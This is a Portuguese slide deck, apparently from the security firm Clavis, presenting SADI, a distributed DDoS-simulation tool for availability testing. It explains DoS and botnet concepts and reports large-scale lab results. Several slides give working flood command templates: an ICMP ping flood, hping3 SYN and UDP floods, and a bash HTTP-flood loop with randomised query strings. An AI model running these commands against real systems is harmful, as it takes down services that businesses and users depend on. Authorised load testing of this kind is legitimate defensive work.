CLAVIS
segurança da informação

# Estudos de Casos de Testes de Indisponibilidade

Davidson R. Boccardo

Finep
INOVAÇÃO E PESQUISA

CNPq
Conselho Nacional de Desenvolvimento Científico e Tecnológico


# Ataques de Negação de Serviço

- *Denial of Service (DoS):* ataque bem conhecido desde o início dos anos 2000
  - Efeito: degeneração ou indisponibilidade de serviço
- Alguns tipos de ataque:
  - *Smurf* — atacante falsifica seu endereço IP (IP da vítima) e envia uma requisição ICMP ECHO para um endereço broadcast de uma rede
  - SYN *floods* — envio de um pacote para estabelecimento de conexão para um determinado alvo sem o envio do ACK final do handshake, visando esgotar os recursos da máquina-alvo

# Ataques Distribuídos de Negação de Serviço


- Conhecidos ataques DDoS — *Distributed Denial of Service*
  - Ação coordenada de um enorme número de atacantes, visando sobrecarregar um sistema-alvo
- Tipicamente, atacantes atendem cegamente às ordens de um "mestre"
  - Botnet: rede de robôs (robot net) que age sob as ordens de um (ou mais) computador(es) mestre(s)
  - Algumas ferramentas: TFN, Trinoo, Stacheldracht e TFN2K

# Ataques Distribuídos de Negação de Serviço




## Elementos de uma *Botnet*

## Infecção & Controle



# Ataques de Negação de Serviço






- Exemplo: Operation Payback (Amazon, BankAmerica, MasterCard, Visa)

- Melhor forma — talvez a única — de testar defesas é simular ataque

# SADI - Objetivos

- Desenvolver um **sistema de simulação de ataques DDoS**
  - Desenvolvimento de uma ferramenta de simulação
    - Entendimento de ataques DDoS de maneira ampla
      - Aspectos técnicos, sociais, diplomáticos
- Desenvolvimento científico e tecnológico
- Impacto positivo em toda a cadeia de consumo

# SADI - Características

- **Arquitetura distribuída**
- Instâncias configuradas para **atuação em várias camadas**
- **Ataques customizados**

# SADI - Tipos de Ataque

- Camadas da pilha de protocolo atacadas:
  - Camada 3:
    - ICMP Echo Request Flood
  - Camada 4:
    - TCP SYN Flood, UDP Flood
  - Camada 7:
    - HTTP Flood, Variações de Query Strings
  - Camada 7+:
    - Simulação de Ações Transacionais

# SADI - Tipos de Ataque

- **Camada 3** - ICMP Echo Request Flood

- Visa esgotar **recursos computacionais**

```
1   parameters:
2     - DURATION
3     - TARGET
4
5   script: "'sudo nohup timeout DURATION ping TARGET 2>&1 > /dev/null &'"
```

# SADI - Tipos de Ataque

- **Camada 4** - TCP SYN Flood
  - Visa esgotar **recursos computacionais**

```
parameters:
  - DURATION
  - PORT
  - TARGET

script: "'sudo nohup timeout DURATION hping3 -p PORT -S --flood TARGET 2>&1 > /dev/null > /tmp/hping3.log 2>&1 &'"
```

- **Camada 4** - UDP Flood
  - Visa esgotar **banda disponível**

```
parameters:
  - DURATION
  - TARGET

script: "'sudo nohup timeout DURATION hping3 --udp --flood --data 256 --file \"/dev/urandom\" TARGET 2>&1 > /dev/null &'"
```

# SADI - Tipos de Ataque

- **Camada 7** - HTTP Flood / Variações de Query String

- Visa esgotar **recursos computacionais**

```
parameters:
  - DURATION
  - TARGET
  - CHARACTERS

script: "'(SECONDS=0;baselink='TARGET';fd=DURATION;duration=${fd%.*};while [ $SECONDS -lt $duration ];
        do fuzzify=$(cat /dev/urandom |  env LC_CTYPE=C tr -dc 'a-zA-Z0-9' | fold -w $((RANDOM%CHARACTERS+1))
        | head -n 1);fuzzylink=$baselink/$fuzzify;wget -O /dev/null $fuzzylink 2>&1; done) >&- >/tmp/attack_log.txt
        & disown'"
```

# SADI - Tipos de Ataque

- **Camada 7+** - Simulação de ações transacionais
  - Visa explorar **funcionalidades de aplicações web** para esgotar recursos do alvo
  - Simula um grande número de **usuários virtuais**
  - Usuários virtuais **simulam comportamentos de usuários legítimos**

# SADI - Experimentos

- Performance **Incremental**

- Maiores demandas atendidas (setor bancário e de comércio eletrônico):

- Mais de **1700 instâncias simultâneas**

- Mais de **100 Gb/s de tráfego**

- Mais de **3000 operações transacionais simultâneas**

# SADI - Experimentos


| IP | Provider/Region | Status | Attacking for | Network Traffic |
|---|---|---|---|---|
| [redacted] | [redacted] | ready | 421 | 213.38 Mbps |
| | | ready | 420 | 213.78 Mbps |
| | | ready | 420 | 212.04 Mbps |
| | | ready | 420 | 216.17 Mbps |
| | | ready | 420 | 206.03 Mbps |
| | | ready | 420 | 217.19 Mbps |
| | | ready | 420 | 209.16 Mbps |
| | | ready | 420 | 210.88 Mbps |
| | | ready | 420 | 206.53 Mbps |

Total network traffic: 1905.16 Mbps

- Valores alcançados em **ambiente de laboratório** se mostram maiores que as demandas até então:
  - Mais de **3900 instâncias simultâneas**
  - Mais de **750 Gb/s de tráfego**

# SADI - Experimentos

- Aproximadamente **10000 operações transacionais simultâneas por instância**
    - Mais de **39 milhões operações transacionais simultâneas**
- Navegação aleatória
- **Controle de fluxo** de usuários virtuais
- Configuração de **perfis** de usuários



# O projeto SADI e a estratégia Clavis

- Vocação da Clavis: Segurança Ofensiva
  - Métodos de avaliação de segurança com o ponto de vista do atacante
  - Reprodução de cenários de ataque
    - Produto mais tradicional: Teste de Invasão
- Teste de Indisponibilidade
  - Complementa o Teste de Invasão
  - Foco na **Disponibilidade** vs foco na **Integridade** e na **Confidencialidade**

# Prêmio

- Solução mais Inovadora (2013) (CIAB/FEBRABAN)

# Obrigado!!